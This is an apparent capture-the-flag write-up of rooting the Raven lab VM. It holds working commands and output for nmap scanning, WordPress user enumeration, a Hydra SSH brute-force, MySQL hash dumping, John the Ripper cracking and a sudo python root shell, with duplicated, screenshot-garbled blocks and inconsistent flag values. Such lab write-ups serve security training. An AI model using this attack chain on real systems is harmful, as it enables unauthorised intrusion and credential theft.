

Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

- Command: \$ nmap -sV 192.168.1.110
- Output Screenshot:

```
Currently scanning: 192.168.96.0/16 | Screen View: Unique Hosts
Floppy Disk
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 210
-----
-- IP At MAC Address Count Len MAC Vendor / Hostname
-- 
-- 
192.168.1.1 00:15:5d:00:04:0d 1 42 Microsoft Corporation
192.168.1.100 4c:eb:42:d2:d5:d7 1 42 Intel Corporate
192.168.1.105 00:15:5d:00:04:0f 1 42 Microsoft Corporation
192.168.1.110 00:15:5d:00:04:10 1 42 Microsoft Corporation
192.168.1.115 00:15:5d:00:04:11 1 42 Microsoft Corporation
File System
```

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-18 14:01 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

Target 1

- Port 22/TCP Open SSH
- Port 80/TCP Open HTTP
- Port 111/TCP Open rpcbind
- Port 139/TCP Open netbios-ssn
- Port 445/TCP Open netbios-ssn

Additional Scans:

```
root@Kali:~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:15:5d:00:04:12, IPv4: 192.168.1.90
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-sca
n)
192.168.1.1    00:15:5d:00:04:0d      Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      Microsoft Corporation
192.168.1.110   00:15:5d:00:04:10      Microsoft Corporation
192.168.1.115   00:15:5d:00:04:11      Microsoft Corporation

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.498 seconds (102.48 hosts/sec
). 5 responded
root@Kali:~#
```

```
root@Kali:~# nmap -sS -A -T4 194.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-06 14:35 PDT

```

```
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http ENUM:
|_ /wordpress/: Blog
|_ /wordpress/wp-login.php: Wordpress login page.
|_ /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (d
debian)'
|_ /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (d
debian)'
|_ /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (d
debian)'
|_ /manual/: Potentially interesting folder
|_ /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.1
0 (debian)'
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
root@Kali:~# nmap -script http-enum.nse 192.168.1.110
```

```
Computer name: raven
NetBIOS computer name: TARGET1\x00
Domain name: local
FQDN: raven.local
System time: 2021-05-07T07:59:49+10:00
smb-security-mode:
account_used: guest
authentication_level: user
challenge_response: supported
message_signing: disabled (dangerous, but default)
smb2-security-mode:
2.02:
Message signing enabled but not required
smb2-time:
date: 2021-05-06T21:59:49
start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1  10.49 ms  192.168.1.110

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.30 seconds
root@Kali:~# nmap -p- -sS -AT4 192.168.1.110
```

Critical Vulnerabilities

The following vulnerabilities were identified on each target:

Target 1

- User Enumeration (WordPress site)
- Weak User Password
- Unsalted User Password Hash (WordPress database)
- Misconfiguration of User Privileges/Privilege Escalation

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Target 1

- Flag1: b9bbcb33ellb80be759c4e844862482d
- Exploit Used:
- WPScan to enumerate users of the Target 1 WordPress site
- Command:
 - \$ wpscan --url http://192.168.1.110 --enumerate u
 - WPScan to enumerate users of the Target 1 WordPress site
 - Command:
 - \$ wpscan --url http://192.168.1.110 --enumerate u

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-18 14:01 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
root@Kali:~#
```

```
Computer name: raven
NetBIOS computer name: TARGET1\x00
Domain name: local
FQDN: raven.local
System time: 2021-05-07T07:59:49+10:00
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
message_signing: disabled (dangerous, but default)
smb2-security-mode:
  2.02:
    Message signing enabled but not required
smb2-time:
  date: 2021-05-06T21:59:49
  start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1  10.49 ms  192.168.1.110

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.30 seconds
root@Kali:~# nmap -p- -sS -AT4 192.168.1.110
```

```
root@Kali:~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:15:5d:00:04:12, IPv4: 192.168.1.90
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
 192.168.1.1      00:15:5d:00:04:0d      Microsoft Corporation
 192.168.1.100    4c:eb:42:d2:d5:d7      Intel Corporate
 192.168.1.105    00:15:5d:00:04:0f      Microsoft Corporation
 192.168.1.110    00:15:5d:00:04:10      Microsoft Corporation
 192.168.1.115    00:15:5d:00:04:11      Microsoft Corporation

 6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.498 seconds (102.48 hosts/sec).
 5 responded
root@Kali:~#
```

- Targeting user Michael
 - Small manual Brute Force attack to guess/finds Michael's password
 - User password was weak and obvious
 - Password: michael
 - Capturing Flag 1: SSH in as Michael traversing through directories and files.
 - Flag 1 found in var/www/html folder at root in service.html in a HTML comment below the footer.
 - Commands:
 - ssh michael@192.168.1.110
 - pw: michael
 - cd ../
 - cd ../
 - cd var/www/html
 - ls -l
 - nano service.html


```
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 1  
4344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14  
344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14  
344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14  
344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14  
14344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14  
344399 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14  
344399 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14  
14344399 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14  
344399 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14  
4344399 [child 0] (0/0)  
[22][ssh] host: 192.168.1.110  login: michael  password: michael  
[STATUS] attack finished for 192.168.1.110 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-09 1  
5:41:12  
root@Kali:~# wordlists# hydra -V -f -t 4 -l michael -P rockyou.txt  
ssh://192.168.1.110#
```

- Flag2: fc3fd58dcdad9ab23faca6e9a3e581c
- Exploit Used:
 - Same exploit used to gain Flag 1.
 - Capturing Flag 2: While SSH in as user Michael Flag 2 was also found.
 - Once again traversing through directories and files as before Flag 2 was found in /var/www next to the html folder that held Flag 1.
 - Commands:
 - ssh michael@192.168.1.110
 - pw: michael
 - cd ../
 - cd ../
 - cd var/www
 - ls -l
 - cat flag2.txt

```
michael@target1:/var/www$ ls -l
total 8
-rw-r--r-- 1 root root 40 Aug 13 2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13 2018 html
```

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a3e581c}
michael@target1:/var/www$
```

- Flag3: afc01ab56b50591e7dccf93122770cd2
- Exploit Used:
 - Same exploits used to gain Flag 1 and 2.



Capturing Flag 3: Accessing MySQL database.

- Once having found wp-config.php and gaining access to the database credentials as Michael, MySQL was used to explore the database.
- Flag 3 was found in wp_posts table in the wordpress database.

■ Commands:

- ```
■ mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
■ show databases;
■ use wordpress;
■ show tables;
■ select * from wp_posts;
```

```
As a new WordPress user, you should go to your dashboard to delete this page and
create new pages for your content. Have fun! | Sample Page | publish | closed | open | sa
mple-page | | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | | 0 | http://192.168.206.131/w
ordpress/?page_id=2 | 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3[afc@1ab56b50591e7dccb93122770cd2}

| | 2018-08-13 01:48:31 | flag3 | 2018-08-13 01:48:31 | draft | open | open | 0 | http://raven.local/wordpress/?p=4
| | 0 | pest | | | | | |
```

- Flag4: 715dea6c055b9fe3337544932f2941ce
  - Exploit Used:

- Unsalted password hash and the use of privilege escalation with Python.
  - Capturing Flag 4: Retrieve user credentials from database, crack password hash with John the Ripper and use Python to gain root privileges.
    - Once having gained access to the database credentials as Michael from the wp-config.php file, lifting username and password hashes using MySQL was next.
    - These user credentials are stored in the wp\_users table of the wordpress database. The usernames and password hashes were copied/saved to the Kali machine in a file called wp\_hashes.txt.

## ■ Commands:

- ```
■ mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
■ show databases;
■ use wordpress;
■ show tables;
■ select * from wp_users;
```

```

mysql> show tables
      → show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use
near 'show tables' at line 2 even
mysql> use wordpress; | Found By: Author Id Brute Forcing - Author Pattern
Database changed
mysql> show tables; | Confirmed By: Login Error Messages (Aggressive Detection)
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec) | Memory used: 114,367 MB
                           | Elapsed time: 00:00:10
mysql>

```

```

mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeikToCQd.cPw5XCe0 | michael | michael@braven.org | | 2018-08-12 22:49:12 |
| 2 | steven | $P$BjRvZQ.VQcGZlDeikToCQd.cPw5XCe0 | steven | steven@braven.org | | 2018-08-12 23:31:16 |
+----+-----+-----+-----+-----+-----+-----+-----+

```

On the Kali local machine the `wp_hashes.txt` was run against John the Ripper to crack the hashes.

- Command:
- `john wp_hashes.txt`

```

root@Kali:~/Desktop# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:20 3/3 0g/s 796ip/s 15836c/s 15836c/s ambel..111193
pink84          (steven)

```

Once Steven's password hash was cracked (pink84), the next thing to do was SSH as Steven. Then as Steven checking for privilege and escalating to root with Python

```

File Actions Edit View Help File Actions Edit View Help
| user_email | varchar(100) | NO | MUL |
| user_url | varchar(100) | NO | |
| user_registered | datetime | Author Id | NO | rcdm | 0000-00-00 00:00
:00 |
| user_activation_key | varchar(255) | Login | NO | Message | (Aggressive Detect
| user_status | int(11) | NO | | 0
| display_name | varchar(250) | NO | |
+-----+-----+-----+
| Confirmed By: Login Error Messages (Aggressive Detect
+-----+-----+-----+
| No WPVulnDB API Token given, as a result vulnerability
10 rows in set (0.00 sec)
-----+
| You can get a free API token with 50 daily requests
mysql> select user_login, user_pass from wp_users;
+-----+-----+
| user_login | user_pass |
+-----+-----+
| michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
| steven | $P$Bk3VD9jsxx/loJqNsURgHiaB23j7W/ |
+-----+-----+
2 rows in set (0.00 sec) Memory used: 114.367 MB
Elapsed time: 00:00:10
mysql> █
root@Kali:~# wpscan --url http://192.168.1.110/wordpress

```

```

Press 'q' or Ctrl-C to abort, almost any other key for status
pink84          (?)      perspective
1g 0:00:00:15 DONE (2021-05-10 14:54) 0.06426g/s 2949p/s 2949c/s tamika..milkdud
Use the "--show --format=phpass" options to display all of the cracked pass
words reliably
Session completed
root@Kali:~# john steven.txt --wordlist=/usr/share/wordlists/rockyou.txt█

```

```

root@Kali:~# john hashes.txt --wordlist=/usr/share/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
fopen: /usr/share/rockyou.txt: No such file or directory
root@Kali:~# john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84          (?)      perspective
1g 0:00:00:02 DONE (2021-05-10 14:50) 0.3571g/s 16457p/s 16457c/s tamika
1..james03
Use the "--show --format=phpass" options to display all of the cracked passwords
reliably
Session completed
root@Kali:~# █

```

Commands:

- ssh steven@192.168.1.110
- pw: pink84
- sudo -l
- sudo python -c 'import pty;pty.spawn("/bin/bash")'
- cd /root
- ls
- cat flag4.txt

```
flag4.txt
root@target1:~# cat flag4.txt
-----
| ____\root -p
| | /_ Commands end with ; or \g.
| id is 66
| -o+d//\^`\\V// /_ \` \
| [V\VC| [V / _/ |`|lates. All rights reserved []
\| \|_,_| \| \|_|_|_|_
d trademark of Oracle Corporation and/or its
es may be trademarks of their respective
flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven! state
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mjccannwj / wjmccann.github.io
root@target1:~#
```

flag1{b9bbcb33e11b80be759c4e844862482d}

flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

flag3{afc01ab56b50591e7dccf93122770cd2}

flag4{715dea6c055b9fe3337544932f2941ce}